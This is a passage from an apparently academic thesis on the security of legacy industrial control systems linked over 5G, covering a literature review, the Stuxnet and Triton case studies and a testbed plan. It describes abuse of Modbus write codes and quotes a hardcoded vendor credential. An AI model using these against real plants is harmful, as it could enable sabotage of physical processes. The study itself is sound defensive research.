

Securing Legacy Industrial Control Systems in 5G-Enabled Environments: A Systematic Testbed Approach

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Abstract

Overview

This thesis examines cybersecurity vulnerabilities that arise from integrating Fifth Generation (5G) wireless technologies with legacy Industrial Automation and Control Systems (IACS), with a specific focus on brownfield infrastructure. Through a literature review, empirical testbed simulations, and structured analysis, the study confirms that legacy protocols and systems, such as ICS assets operating Modbus TCP and IEC 60870-5-104, lack essential security mechanisms, including authentication, encryption, and patching. Simulated threat scenarios, including setpoint manipulation, protocol spoofing, lateral movement, and passive reconnaissance, were conducted on a water filtration system modelled in a SCADA-LTS and OpenPLC environment. Zeek was employed for behaviour-based detection. The results confirm that process-aware and context-sensitive security controls are necessary to mitigate risks in such environments. The thesis presents a hybrid methodological framework, recommends protocol-aware inspection and runtime logic validation, and proposes augmenting existing standards, such as IEC 62443 and NIST SP 800-82. The findings inform academic research and industrial practice by highlighting critical gaps in the defences of legacy systems under modern 5G conditions.

Title

A Systematic Approach to Mitigating Cyber Security Vulnerabilities for Industrial Automation Control Systems (IACS) Legacy Field Systems Utilising 5G Wireless Networks: Study of Current Practices, Test Cases, and Proposed Improvements.

Keywords

ICS, OT protocols, 5G technology, cybersecurity, brownfield environments, legacy systems, Modbus, SCADA, vulnerabilities, risk management, patches, mitigation.

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I also extend my gratitude to everyone who contributed their resources and time to establish and share the foundational academic reference ICS automation water testbed environment.

“The only defence against well-funded nation-state attacks on power systems (and the rest of the critical industry that keeps us and the economy alive and free) are people with extraordinary cyber talent and skills” - Michael J. Assante.

I wish I knew Michael J. Assante; short of that, Rob Lee and Marina Krotofil are inspirational ICS security researchers and advocates whose contributions have significantly influenced my involvement in IACS research.

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Synopsis

Integrating 5G wireless networks into traditional Operational Technology (OT) or Industrial Control Systems (ICS) introduces many cybersecurity challenges that impact operational safety, system availability, and resilience. While 5G offers high bandwidth, low latency, and flexible deployment options, its application in brownfield industrial settings—where systems were not initially designed for modern connectivity—exposes critical security gaps.

Legacy field devices such as RTUs, PLCs, IEDs, and HMIs typically operate at Purdue Model Levels 0 through 2 and rely on outdated firmware and intrinsically insecure protocols. Examples include Modbus RTU/TCP, DNP3, PROFIBUS, IEC 60870-5-104, and older versions of OPC. These protocols often lack essential protections like encryption, authentication, and session integrity, which makes them vulnerable to manipulation, spoofing, and eavesdropping, particularly within dynamic wireless networks like 5G. Additionally, these devices face limitations due to their low computational capacity, vendor-locked firmware, and support for outdated operating systems, which further constrain their ability to adapt to contemporary security measures.

Although Industrial Automation and Control Systems (IACS) cybersecurity standards have been established, effectively adapting them to brownfield scenarios remains a challenge. Risk assessment methods and mitigation strategies frequently assume greenfield conditions that allow total control over the architecture, lifecycle, and patching—conditions rarely found in existing IACS environments. Therefore, there is an urgent need to address these limitations through systematic vulnerability assessments, legacy protocol mapping, and adapting modern mitigation strategies to the constraints of legacy operations.

This research addresses this gap by conducting a structured, standards-aligned examination of the attack surface of legacy ICS assets connected via 5G wireless networks. Backed by a practical simulation environment within an ICS security lab featuring representative industrial components, the study will analyse field-level protocol exposure, identify important vulnerabilities in protocol and device configurations, and develop tailored mitigation strategies that consider the operational limitations of legacy systems. The ultimate goal is to create a comprehensive methodology that supports the secure integration of 5G in actual brownfield IACS environments.

Contribution

This study examines the cybersecurity risks associated with integrating 5G wireless networks into legacy Industrial Automation and Control Systems (IACS) in brownfield environments, where devices lack the necessary security resilience for safe wireless integration. The first objective reviews existing and recent research on cybersecurity strategies for IACS and operational technology (OT) systems, focusing on Purdue Model Levels 0–3 and protocols like Modbus TCP and DNP3. It assesses current frameworks, such as IEC and NIST guidelines, for their effectiveness in brownfield deployments over 5G networks. The second objective is to develop mitigation strategies for legacy devices and insecure protocols, adapting widely accepted cybersecurity controls to fit the operational limitations of brownfield systems with an emphasis on risk-informed, minimal-intrusion defences. The third objective involves creating a simulated ICS lab testbed - a simplified water filtration model - comprising a SCADA server, HMI interface, and PLCs connected via 5G-emulated links. Attack scenarios will be simulated using Kali Linux to test the vulnerabilities of legacy protocols and the effectiveness of lightweight controls in maintaining functionality. A best practices guide will also be created to secure legacy IACS assets over 5G networks, translating standards-based principles into actionable advice suitable for constrained operational environments.

Thesis Overview

This thesis systematically investigates the cybersecurity vulnerabilities introduced by integrating 5G wireless networks into legacy Industrial Automation and Control Systems (IACS). Focusing on brownfield environments, where devices and protocols were not primarily designed for today's wireless technology, the study explores how current frameworks, mitigation strategies, and real-world practices can be adapted to protect critical infrastructure operating under legacy limitations. The document is organised into several chapters, which detail the understanding of the technical challenges, research methods, and practical solutions developed during the study.

Chapter 1 – Introduction

This chapter presents the primary research issue: integrating legacy Industrial Control Systems (ICS) with new 5G wireless communication and the resulting cybersecurity challenges. It outlines the research aim, objectives, and scope, explains the motivation for addressing legacy vulnerabilities, and discusses the potential impacts on critical infrastructure. It provides an overview of the theoretical foundations and the rationale for a testbed-based approach.

Chapter 2 – Literature Review

This chapter presents a structured review of current and historical literature on IACS/ICS/OT cybersecurity, emphasising brownfield systems and vulnerable field protocols such as Modbus TCP, DNP3, and IEC 60870-5-104. It evaluates the relevance of existing standards and frameworks - including IEC 62443 and NIST guidelines—in 5G-integrated industrial environments, highlighting unresolved challenges in risk assessment, patch management, and security at the protocol level. The chapter covers five key thematic areas aligned with the research questions: (1) vulnerabilities in legacy IACS, (2) effectiveness of cybersecurity frameworks, (3) validation methodologies and key metrics, (4) proposed cybersecurity enhancements, and (5) architectural risks associated with 5G integration. This review identifies the research gap that this study aims to address.

Chapter 3 – Research Methodology

This chapter outlines the research strategy and design, including a systematic review of literature as well as practical validation in a laboratory-based ICS security testbed. It details the simplified reference model used for simulation, modelled after water infrastructure testbeds. It explains the experimental setup that mimics realistic attack scenarios on SCADA, HMI, and PLC configurations over 5G-emulated networks. Additionally, it clarifies the data collection and analysis methods employed to assess the effectiveness of the proposed mitigation strategies.

Chapter 4 – Testbed Implementation and Simulation Scenarios

This chapter provides a comprehensive overview of implementing the IACS testbed, detailing the integration of legacy components and protocols within a simulated 5G-connected environment. It utilises tools like OpenPLC, Node-RED, and SCADA-LTS for automation, and Kali Linux for cyber attacks to illustrate scenarios driven by use cases such as setpoint manipulation, protocol spoofing, and unauthorised access attacks. Each scenario is designed to assess the vulnerability and resilience of legacy systems in wireless attack environments.

Chapter 5 – Data Analysis and Results

This chapter interprets the findings within the context of the initial research objectives. It discusses the significance and applicability of the recommended best practices, shows the limitations of standard controls for legacy systems, and analyses how constraints inherent to brownfield environments have influenced the security architecture. The feasibility of broader deployment in real-world industrial contexts is also examined.

The analysis of the testbed simulation results is presented in both quantitative and qualitative terms, incorporating metrics for detection effectiveness, response latency, and protocol exploitability. The findings are compared to standard security controls and recommendations outlined in IEC 62443-3-2 and 4-2, confirming strengths, weaknesses, and unexpected system behaviours during wireless attacks.

Chapter 6 – Discussion & Conclusion

The concluding chapter summarises the research contributions, emphasising the need for customised cybersecurity strategies in brownfield IACS environments that utilise 5G technology. It outlines the methodological advancements, practical validations, and security gaps that this research addresses. Recommendations for future research include expanding the testbed to incorporate a broader range of protocols, exploring AI-assisted intrusion detection, and refining patch management strategies for systems that cannot be updated.

Thesis Summary

This thesis, focusing on brownfield deployments, investigates the cybersecurity risks of integrating fifth-generation (5G) wireless technologies into legacy Industrial Automation and Control Systems (IACS). These systems often utilise insecure communication protocols such as Modbus TCP and are poorly equipped to address the dynamic threats posed by virtualised 5G environments.

A hybrid research methodology was adopted, combining systematic literature review, standards analysis, and experimental validation through a realistic testbed simulating a water filtration control process with SCADA-LTS and OpenPLC.

Five cyberattack scenarios were executed: setpoint manipulation, protocol spoofing, lateral movement, and passive reconnaissance. Zeek software was utilised to analyse network traffic, collecting metrics like detection latency and recovery profiles. The findings confirm significant security vulnerabilities in legacy ICS communication and demonstrate the inadequacy of traditional security models against 5G-enabled threats. This thesis proposes mitigation strategies, including behaviour-aware traffic inspections and runtime logic verification. It also highlights limitations in standards such as IEC 62443 and NIST SP 800-82, particularly regarding wireless and slice-based Industrial Automation and Control Systems (IACS) architectures assuming modern protocols. It recommends enhancements to support the secure integration of 5G into operational technology.

Chapter 1 – Introduction

Background

Legacy Industrial Control Systems (ICS) deployed in brownfield environments typically rely on deterministic, closed-loop control schemes using serial communication protocols such as RS-232 and RS-485. These systems often implement master-slave configurations, such as Modbus RTU, where physical isolation and predictable topology have historically reduced exposure to external threats. However, these serial protocols lack essential security features such as encryption, authentication, and flexible addressing, and the devices that use them commonly operate with fixed-function firmware and minimal patching capabilities. Introducing 5G wireless connectivity into these environments significantly transforms how operational technology (OT) systems are networked and managed. With its promise of low latency, high bandwidth, and ultra-reliable communications, 5G enables real-time telemetry, remote access, and scalable deployments. Yet, this integration disrupts the original assumptions of isolation and control inherent in serial-based architectures. When legacy devices designed initially for physically bounded environments are retrofitted with 5G-enabled gateways or integrated into broader, software-defined network topologies, they are abruptly exposed to dynamic threat surfaces. Without appropriate segmentation, protocol wrapping, or behaviour-aware filtering, these systems become vulnerable to attacks such as spoofing, replay injection, and unauthorised logic manipulation. The convergence of legacy serial infrastructure with next-generation wireless networks introduces not only interoperability challenges but also critical security gaps that are inadequately addressed by conventional ICS perimeter defences.

This shift necessitates a reassessment of trust boundaries, protocol assumptions, and monitoring strategies, especially in brownfield deployments where complete hardware upgrades are infeasible. Securing such environments requires layered, context-aware mitigations that preserve process determinism while addressing modern exposure vectors.

This work

This thesis examines the key cybersecurity weaknesses in legacy Industrial Control Systems (ICS) that emerge with the introduction of 5G networks. These include how the attack surface changes and what new threats become relevant in these hybrid environments. Precisely, the study will pinpoint the primary cyberattack vectors targeting legacy systems through 5G, including setpoint manipulation, session hijacking, and device spoofing, and compare these to attack vectors affecting traditional wired industrial networks (Michaelides et al., 2025; Sun et al., 2024).

Objectives

The first objective of this research is to conduct a thorough literature review, analysing historical and contemporary work on legacy Industrial Control Systems (ICS) vulnerabilities, 5G network characteristics, and their convergence in industrial contexts. This review considers material incidents such as Stuxnet, Triton, and the 2015–2016 Ukraine power grid attacks, extracting lessons on attacker tactics, detection failures, and the role of protocol-level weaknesses in cyber-physical compromise (Dragos, 2025; Aslam et al., 2024). It will also seek the limitations of

current frameworks and standards—including IEC 62443, NIST SP 800-82, 3GPP, ENISA, and ITU-T—in addressing the complex security requirements of brownfield deployments utilising wireless links.

The second objective is to develop practical mitigation strategies and best practices for legacy IACS assets operating over 5G. These strategies will consider operational constraints, including limited processing capabilities, firmware immutability, and strict safety requirements. The research will also evaluate the suitability of existing security mechanisms, such as network segmentation, access control, anomaly detection, and encryption schemes, when applied to mixed 5G-legacy environments (IEC 62443-3-2, 4-2; ENISA Threat Landscape for 5G, 2019).

The third objective is to validate these strategies using a testbed-driven approach. A simplified IACS simulation environment—based on academic water treatment testbeds (e.g., SWaT)—will be constructed to emulate SCADA, HMI, and PLC communications over 5G-emulated networks. Test scenarios will involve penetration testing, red team exercises, and protocol spoofing simulations using tools like Kali Linux, Metasploit, and Wireshark. These evaluations will focus on critical parameters such as latency, authentication strength, data integrity, and anomaly detection performance. The methodology will also incorporate threat intelligence collection, security logging, and anomaly detection models to assess system resilience and the effectiveness of mitigation strategies (Altaleb, 2024; Manubolu, 2023).

Conclusion

This thesis addresses the existing vulnerabilities, examines how threats emerge through 5G and wireless technologies, and discusses how legacy systems can be secured within practical and operational constraints. It seeks to provide a structured and validated approach to securing brownfield IACS in the era of advanced wireless connectivity.

Chapter 2 – Literature Review

Overview

This chapter provides a comprehensive review of the academic, industrial, and technical literature regarding the cybersecurity of legacy Industrial Automation and Control Systems (IACS) in relation to 5G wireless integration. The analysis combines historical insights with emerging trends, assesses the robustness of existing frameworks and standards such as IEC 62443, NIST SP 800-82, and 3GPP, and explores practical testing methodologies for legacy environments facing modern wireless threats. The chapter covers five key thematic areas aligned with the research questions: (1) vulnerabilities in legacy IACS, (2) effectiveness of cybersecurity frameworks, (3) validation methodologies and key metrics, (4) proposed cybersecurity enhancements, and (5) architectural risks associated with 5G integration.

Section 1: ICS/OT Components and Communication Protocols

A foundational understanding of the technical architecture of industrial control systems (ICS) and operational technology (OT) environments is essential for contextualising the cybersecurity vulnerabilities discussed in the subsequent sections. ICS/OT ecosystems comprise multiple interdependent components, including Programmable Logic Controllers (PLCs), Remote Terminal Units (RTUs), Distributed Control Systems (DCSs), Supervisory Control and Data Acquisition (SCADA) platforms, Human-Machine Interfaces (HMIs), sensors, and historians. Each device serves a specific purpose in collecting, processing, and disseminating operational data within critical infrastructure environments.

According to Kumar and Vardhan (2025), these systems are typically organised according to the Purdue Model, where Level 0 comprises field devices such as sensors and actuators, Level 1 consists of intelligent controllers such as PLCs, EIDs, and RTUs; Level 2 includes HMIs and local control servers; and Level 3 features SCADA or DCS servers that aggregate and manage plant-wide operations.

PLCs and RTUs: PLCs are microcontroller-based systems designed for deterministic control of industrial processes. They run ladder logic or structured text programs in cyclic scans and communicate using protocols such as Modbus TCP/RTU or Profinet. RTUs, while similar in function, are optimised for geographically dispersed environments, such as oil pipelines and electrical substations. Kumar and Vardhan (2025, p. 5) explain that RTUs often support telemetry and time-series data logging, typically accessed over cellular or satellite links.

SCADA and DCS: SCADA systems provide centralised oversight and control over multiple field sites. They consist of a master terminal unit (MTU), communications infrastructure, and one or more HMIs. In contrast, DCSs are plant-wide systems that integrate process control and monitoring in a distributed fashion, often used in refineries or chemical processing facilities. SCADA systems tend to have a flatter architecture and are more exposed to external networks (Kumar and Vardhan, 2025, p. 7).

HMIs and Historians: HMIs offer a graphical interface between operators and control logic, allowing status visualisation and manual control of actuators. Data historians record and archive real-time process data for analytics, auditing, and

compliance purposes. Historians often interact with Level 2 and Level 3 devices and rely on SQL-based or proprietary storage engines (Kumar and Vardhan, 2025, p. 6).

ICS Component	Function	Typical Protocols
PLC	Local control of processes	Modbus, Profinet, S7Comm
RTU	Remote data acquisition & control	DNP3, IEC 60870-5-104
HMI	Operator interface	OPC-UA, Modbus TCP
SCADA	Centralised command/control	IEC 104, MQTT, DNP3
Historian	Long-term data storage	ODBC, proprietary APIs

Table 1 - ICS Asset Roles and Communication Protocols (adapted from Kumar and Vardhan, 2025)

Communication protocols: Many communication protocols are used in ICS environments, many of which were designed without modern cybersecurity principles. *Modbus RTU and TCP*, for example, are widely implemented in field devices but lack encryption, authentication, and session integrity (Kumar and Vardhan, 2025, p. 8). *DNP3*, although more modern, has secure variants (DNP3-SA) that are often disabled for compatibility reasons. *Profibus* and *Profinet* are common in discrete manufacturing, but Profinet relies heavily on VLAN and switch configuration for segmentation, leaving it vulnerable to spoofing and replay attacks. Kumar and Vardhan (2025) emphasise that many legacy ICS devices operate with default credentials, minimal access control, and limited or no support for over-the-air updates. Consequently, these devices represent the core of what is known as the "brownfield security challenge"—a scenario where systems cannot be modified to meet modern security requirements yet must continue to operate reliably. These limitations heighten the risk of compromise when legacy systems are extended through 5G modems or connected via wireless infrastructure without proper segmentation or protocol wrapping.

Understanding the functional layout of ICS components and the nature of the protocols that interconnect them is essential to accurately model attack surfaces and threat vectors in legacy systems. The following sections build upon this inventory to evaluate the security gaps and mitigation strategies most relevant to the secure adoption of 5G in brownfield ICS environments.

Section 2: ICS Cyber-Physical Attack Case Studies

Industrial Control Systems (ICS), when exposed to sophisticated threat actors, can be transformed into attack surfaces capable of delivering real-world consequences through cyber-initiated, physically manifested harm. The most iconic and well-documented case is the *Stuxnet* malware, which exploited digital weaknesses and mastered physical process control manipulation. This section outlines the attack lifecycle, tools, techniques, and procedures (TTPs) associated with major ICS cyber-attacks—most prominently *Stuxnet*—and establishes their relevance for detection models and protection strategies for 5G-integrated legacy IACS.

Stuxnet: A Cyber-Physical Masterclass in Targeted Attack Engineering

The *Stuxnet* attack on Iran's Natanz nuclear facility is often cited as the first true cyber-physical weapon. Its significance lies in the multilayered methodology,

targeting Siemens S7 PLCs to induce kinetic failure in centrifuge hardware without tripping alarms or detection mechanisms. According to *Langer (2013)*, the attack operated across three layers: (1) the IT layer for propagation, (2) the ICS layer for control interception, and (3) the physical layer, where manipulated rotor speeds caused damage to centrifuge equipment (p. 5).

The malware infected engineering workstations running Siemens WinCC and Step7 software, using four zero-day vulnerabilities and stolen digital certificates to spread via USB and network shares (*Falco, 2012*, pp. 7–10). Once embedded, Stuxnet scanned for specific PLC models (e.g., 6ES7-315-2 and 6ES7-417) and frequency converters from Vacon and Fararo Paya. It then injected modified ladder logic routines to alternate rotor speeds between 1410 Hz, 2 Hz, and 1064 Hz—resulting in stress cycles designed to physically degrade and eventually destroy uranium centrifuges (*Falco, 2012*, pp. 8–9).

A particularly stealthy aspect of the attack was its rootkit-like stealth mechanism. *Stuxnet* replayed previously recorded “normal” sensor data to the HMI operator, masking abnormal rotor speed changes and concealing the ongoing attack (p. 9). This manipulation of process feedback effectively blinded human operators and any traditional ICS-based anomaly detection systems.

Attack Surface Expansion via Protocol Abuse and Asset Targeting

Stuxnet’s technical sophistication resulted from its deep integration with ICS protocols and behaviours. It exploited the S7OTBXX.DLL to hijack communications between the Step7 programming software and Siemens PLCs (*Falco, 2012*, p. 7), including:

- Command Injection using modified legitimate ladder logic
- Data Hijacking for man-in-the-middle alteration of sensor feedback
- Replay Attacks of recorded normal process values to mask malfunctions.

These attack patterns correspond directly to the attack surface of modern ICS systems and provide insight into securing protocol interfaces such as Modbus TCP and OPC-UA in contemporary 5G-enabled deployments. Stuxnet circumvented protections through ‘feature abuse’ rather than exploiting bugs—a concept highlighted by *Langer (2013)* as the primary long-term threat to ICS environments.

Triton (TRISIS) – A Case Study in Safety System Compromise

The Triton (TRISIS or HatMan) attack represents a landmark in cyber-physical threat evolution due to its direct targeting of Safety Instrumented Systems (SIS) - a domain traditionally assumed to be isolated and hardened within industrial networks. First discovered in 2017 at a petrochemical facility in the Middle East, Triton exploited a vulnerability in the Triconex SIS controller, manufactured by Schneider Electric, to inject custom payloads that allowed the attacker to manipulate or disable safety functions. The attack marks a fundamental shift from availability or confidentiality breaches toward direct attempts at physical harm or sabotage via logic-layer compromise.

Technical Anatomy and Relevance to Legacy IACS

Triton’s operation required a deep understanding of proprietary SIS protocols and engineering interfaces. It exploited remote access to the engineering workstation, deployed a Python-based attack framework, and communicated via the TriStation protocol, which is used to program and monitor SIS logic. Its payload included a rogue logic injection mechanism combined with reconnaissance tools that mapped out SIS architecture before overwriting protective functions.

This *modus operandi* directly relates to the thesis's simulation scenarios—in particular, setpoint manipulation and lateral movement—but advances them by bridging the final barrier: the compromise of Level 1 safety logic instead of just control logic (Level 2). Legacy systems, particularly those that integrate safety and control over shared networks or lack proper segmentation, are especially vulnerable to such escalation paths.

Lessons Applied to the Water Filtration Testbed

Although the current SCADA-LTS + OpenPLC-based testbed does not implement a formal SIS layer, it conceptually simulates safety constraints through ladder logic thresholds and bounds in the water tank filling process. If these bounds are bypassed—through attacks such as silent register rewrites or logic injection—unintended tank overflows or dry-pump states can be induced. This mirrors Triton's end goal: overriding physical safety conditions for disruptive or destructive effects. A Safety Instrumented Systems (SIS) like role could be introduced in an extended testbed configuration using a second PLC running independent bounds verification logic, ideally over a segregated path. The Triton case, therefore, justifies expanding from logic-layer detection to runtime logic attestation and dual-channel safety validation, even in small-scale or academic deployments.

Implications for Detection and Mitigation

Triton succeeded primarily due to a lack of monitoring at the SIS communication level. Allegedly, no behavioural inspection tools, such as Zeek, were applied to SIS channels, and the controller accepted unauthenticated firmware modifications. From a thesis perspective, this shows the importance of:

As demonstrated by Zeek in this thesis, out-of-band behavioural detection includes the segregation of safety and control logic with differential validation, the deployment of write protection and authenticated programming environments, and the real-time change auditing of ladder logic firmware. While Zeek lacks native support for TriStation, its protocol-agnostic anomaly detection capability could still flag lateral movements, abnormal logic uploads, or suspicious control plane behaviour if properly configured.

The Triton case reinforces the argument that legacy IACS are inadequate to resist targeted threats at the logic layer in today's connected settings. It also highlights the importance of improving behavioural monitoring, implementing logic-level redundancy, and developing formal incident modelling frameworks that consider attacker dwell time and post-exploit escalation strategies privileges.

Evil PLC Attack

Claroty Team82's Evil PLC Attack (2021) presents a paradigm-shifting concept in industrial cybersecurity, in which the PLC—typically regarded as a passive endpoint—acts as an attacker. By embedding malicious logic within the PLC and leveraging native protocol trust (e.g., Modbus, S7comm), the attacker initiates lateral movement, spoofs operator signals, and performs data exfiltration from within the legacy Industrial Control Systems (ICS) perimeter. This attack mirrors the trusted-device deception seen in earlier malware such as Stuxnet but does not require zero-day vulnerabilities, thereby lowering the barrier for sophisticated ICS exploitation.

Attack Staging: A Repeatable TTP Framework

Krotofil (2015) proposes a structured five-stage attack lifecycle observed in ICS-targeted operations: Access, Discovery, Control, Damage, and Cleanup (*pp. 11–14*).

The *Access* stage utilises compromised remote engineering workstations or maintenance updates. During the *Discovery* stage, adversaries carry out reconnaissance on process topology, often using OPC data queries or accessing P&ID diagrams. *Control* involves understanding the process dynamics, mimicking legitimate signals, and adjusting attack parameters. *Damage* can be inflicted through actuator command spoofing, while *Cleanup* modifies logs and operator UIs to attribute the failure to mechanical faults rather than a cyber event.

This model demonstrates that successful attacks are not merely technical; they utilise domain knowledge of process safety limits, feedback control loops, and dynamic systems behaviour. For instance, in a simulation of a chemical reactor, Krotofil et al. illustrate how slight variations in feed composition and timing (manipulating the process) can result in major financial losses while bypassing alarms. The tactical objectives of the model suggest that future attacks may prioritise economic over kinetic outcomes (pp. 26–28).

Lessons for Detection, Defense, and Industrial Resilience

The forensic visibility of *Stuxnet* was minimal without protocol-layer awareness and HMI-PLC state correlation. The malware’s static variable masking and OB35-based code injection exemplify the need for OT-specific behavioural baselining (p. 15). Falco (2012) emphasises the risk posed by hardcoded credentials (e.g., WinCCConnect/2WSXcder), default passwords, and disabled logging on critical assets (p. 7). These flaws remain prevalent in brownfield installations today. Finally, *Langer (2013)* advocates for the creation of “plant-level vulnerability” models—blending process engineering with threat modelling—to identify where operational safety and cyber threat vectors intersect (p. 6). This aligns with the thesis’s aim to evaluate legacy process control assets under emerging wireless exposure using empirical, testbed-based threat simulations.

Example threat model

Threat Class: Trusted Controller Impersonation

Vector: Malicious Ladder Logic Injection

Target: SCADA/HMI Upstream Nodes

Detection: Zeek + NetXMS

Reference: Claroty Team82 (2021)

- Protocol Threat Mapping – Modbus TCP
- Protocol: Modbus TCP
- Vulnerability: Unauthenticated command injection using Function Codes 06/16
- Tool Used: Boofuzz (inspired by SCADAexploit)
- Observed Effects: Setpoint overwrite, logic bypass, spoofed sensor values
- Mitigation: Access control, protocol wrapping, Zeek behavioral detection
- Reference: SCADAexploit (2021)

These historical case studies highlight the urgent need for detection strategies that go beyond traditional perimeter controls. *Stuxnet*, *Triton*, and the *Evil PLC* attack each illustrate how adversaries can exploit trusted interfaces, manipulate logic, and conceal malicious activity. They reinforce the thesis's focus on behaviour-aware monitoring, runtime logic validation, and layered mitigation as crucial pillars for defending legacy IACS in modern networked environments.

Section 3: Cybersecurity Vulnerability Identification

Legacy Industrial Automation and Control Systems (IACS) were initially designed for isolated, deterministic environments. These systems mainly depend on fixed-function firmware, ageing hardware, and insecure-by-design industrial protocols like Modbus RTU/TCP, DNP 3, and IEC 60870-5-104. These communication protocols lack essential security features such as encryption, authentication, and integrity checks (Houmb, 2016; Salahdine et al., 2023). Devices at Purdue Model Levels 0 through 3—including PLCs, RTUs, IEDs, and HMIs—are particularly vulnerable due to their limited computational resources and challenges with patching (Langner, 2013; Huang et al., 2024).

Identification of Vulnerabilities

Integrating 5G wireless networks into these systems considerably expands their cyberattack surface. While 5G offers low latency and flexible connectivity, it also dynamically exposes assets previously isolated in air-gapped or VLAN-segmented networks (Michaelides et al., 2025; Sun et al., 2024). This shift introduces new risks related to spoofing, replay, man-in-the-middle attacks, and unauthorised command injection—especially where industrial protocols still lack security enhancements (Dragos, 2023; Aslam et al., 2024).

Recent assessments show that over 62% of reported ICS vulnerabilities occur in field-level devices at Purdue Levels 0–2 (Dragos, 2023). These findings align with early-stage compromises in major industrial cyber incidents such as the Ukrainian power grid attacks, Triton, and Stuxnet, where protocol manipulation and firmware exploitation were fundamental (Falco, 2012; Langner, 2013). These historical examples illustrate how unpatched legacy firmware and unauthenticated fieldbus communications can be exploited for lateral movement, sabotage, and stealthy persistence within ICS networks.

Vulnerabilities and Existing Standards

Modern cybersecurity frameworks, such as standards IEC 62443-4-2 and IEC 62443-3-3, aim to introduce security at both the component and system levels. However, these standards often assume "greenfield" conditions, for which security principles often are not available to brownfield environments with constrained, vendor-locked, hardwired systems, legacy PLCs, and limited architectural control (IEC 62443-3-2, 2020; IEC 62443-2-3, 2015). Although risk assessment models, such as the bowtie methodology, are proposed in IEC 61508 for safety integrity levels, they are infrequently adapted to dynamic threat modelling or wireless vector ingress points (IEC 61508, 2010). Therefore, the intersection of legacy field-level vulnerabilities with 5G-enabled wireless networking results in the convergence of old and new threat vectors. This research argues that existing cybersecurity threat mitigation frameworks do not sufficiently address this convergence, particularly within the aforementioned legacy systems.

Protocol-Level Vulnerabilities – Modbus TCP

Modbus/TCP remains a central communication protocol in legacy industrial control systems due to its simplicity and widespread adoption within the industry. However, it was initially designed without fundamental security features such as authentication, encryption, or session management, making it inherently vulnerable when exposed through wireless networks. Modern technologies like 5G illustrate how easily attackers can exploit specific Modbus function codes to compromise system integrity SCADAexploit (2021). In particular, Function Codes 03 (Read Holding Registers), 06

(Write Single Register), and 16 (Write Multiple Registers) are frequently misused by adversaries to read or overwrite critical process parameters stored within PLC memory. Such vulnerabilities pose significant risks, especially in brownfield environments, where security measures such as protocol encapsulation, encrypted tunnelling, or network segmentation might not be implemented.

In the specific context of integrating industrial systems with 5G networks, attackers could remotely exploit these vulnerabilities, circumventing traditional Operational Technology (OT) perimeter defences. This would enable unauthorised control over industrial processes or allow the concealment of operational anomalies, potentially leading to severe disruptions or safety incidents.

Section 4: Cybersecurity Framework and Control Evaluation

As legacy IACS environments transition to wireless connectivity through 5G, evaluating the effectiveness of existing cybersecurity frameworks and technical controls in these hybrid settings is essential. Established standards, such as the IEC 62443 series, NIST SP 800-82, 3GPP, and ITU-T recommendations, form the foundation of modern industrial cybersecurity strategies. However, their applicability to brownfield IACS deployments is constrained by assumptions regarding system modifiability, patchability, and vendor openness (IEC 62443-2-3, 2015; NIST, 2015; Threat Landscape for 5G, 2019).

For example, IEC 62443-3-2 focuses on risk assessment and zoning for industrial systems. Yet, its effectiveness is limited in deployments where network segmentation cannot be implemented due to legacy architecture or vendor lock-in (IEC 62443-3-2, 2020). Likewise, IEC 62443-4-2 prescribes detailed security capabilities for individual components, including secure firmware updates and authenticated communications; however, these are often unachievable in legacy PLCs or RTUs due to hardware and firmware limitations (IEC 62443-4-2, 2019; Michaelides et al., 2025).

The literature suggests that frameworks such as ENISA's guidelines for securing 5G systems and ITU-T Y.3056 on 5G trust provisioning emphasise abstract security architectures but do not provide detailed guidance for devices operating on outdated protocols without cryptographic support (ENISA Threat Landscape for 5G, 2019; ITU-T, 2021). The Dragos Year-in-Review reports also highlight that brownfield systems often lack basic logging, device identity management, and patch validation mechanisms—issues that cannot be readily remedied by merely applying standard controls (Dragos, 2023; Dragos, 2025).

The practical implementation of technical controls such as access control, network segmentation, encryption, and anomaly detection presents challenges in brownfield environments. Access controls are often static and hardcoded, while flat architectures limit segmentation options. The protocol stack may not support encryption, and anomaly detection engines typically produce a high rate of false positives due to a lack of protocol awareness or historical baselining (Houmb, 2016; Salahdine et al., 2023; Altaieb et al., 2024).

Past cyber incidents offer valuable insights into these limitations. The 2015 Ukraine grid attack utilised trusted engineering workstations and remote access tunnels, thereby circumventing standard segmentation and underscoring the need for protocol-layer awareness (Aslam et al., 2024).

These findings demonstrate that, although foundational frameworks provide essential guidance, they lack specificity for constrained deployments in wireless-connected environments. The gap between theoretical best practices and

operational feasibility in brownfield IACS necessitates revised approaches, such as compensating controls, zone-based overlays, or tailored detection logic, that consider firmware immutability, protocol insecurity, and architectural rigidity.

Section 5: Validation and Metrics for 5G and Wireless-Connected Legacy Systems

Validation

Validating cybersecurity strategies in 5G-connected legacy IACS environments requires conceptual alignment with standards and practical, testbed-based verification. The literature shows a critical gap between proposed controls and their real-world applicability within constrained ICS systems. To bridge this gap, researchers have employed various testbed methodologies and simulation models that reflect brownfield realities, including protocol-layer vulnerabilities, firmware inflexibility, and the unpredictability of wireless networks (Altaleb et al., 2024; Manubolu, 2023).

Validation models

Penetration testing frameworks, red-team simulations, and zero-trust validation models have emerged as essential tools for empirical evaluation. For instance, Altaleb et al. (2024) introduced the ACSRA testbed—a dynamic ICS simulation framework that facilitates testing of protocol spoofing, setpoint manipulation, and unauthorised access against legacy PLCs. The ACSRA architecture reflects the operational limitations of real systems, including unmodifiable firmware and insecure field protocols. Similarly, researchers simulated process control compromises in the SWaT water treatment testbed by manipulating PLC logic through Modbus and S7Comm channels to assess anomaly detection and system response (Goh et al., 2017).

The effectiveness of such validations depends on measuring a set of critical cybersecurity parameters. These include latency sensitivity, particularly for time-critical PLC control loops; data integrity and command validation in unencrypted protocols; authentication strength across device identities; and anomaly detection performance under noisy industrial baselines (Dragos, 2023; Salahdine et al., 2023). These metrics are especially important in wireless deployments, where latency spikes, jitter, or bandwidth constraints can create false anomalies or obscure actual intrusions.

Cyber Threat Intelligence

Threat intelligence integration is a crucial aspect of the validation of resilient ICS security. The literature suggests legacy systems often lack sufficient logging or SIEM integration, which calls for external security monitoring layers or customised forensic mechanisms. Manubolu (2023) showed how layered threat detection models—featuring anomaly detection, protocol behaviour baselining, and periodic memory forensics—can improve visibility in low-instrumentation environments. And, the Dragos reports highlight the importance of passive monitoring in detecting lateral movement and privilege escalation attempts, especially in environments that cannot tolerate active scanning (Dragos, 2023; Dragos, 2025).

Limitations

Nevertheless, limitations persist in current validation methodologies. Many testbeds utilise simplified network models or lack integration with real wireless interfaces. Others fail to simulate adversarial conditions under constrained processing or

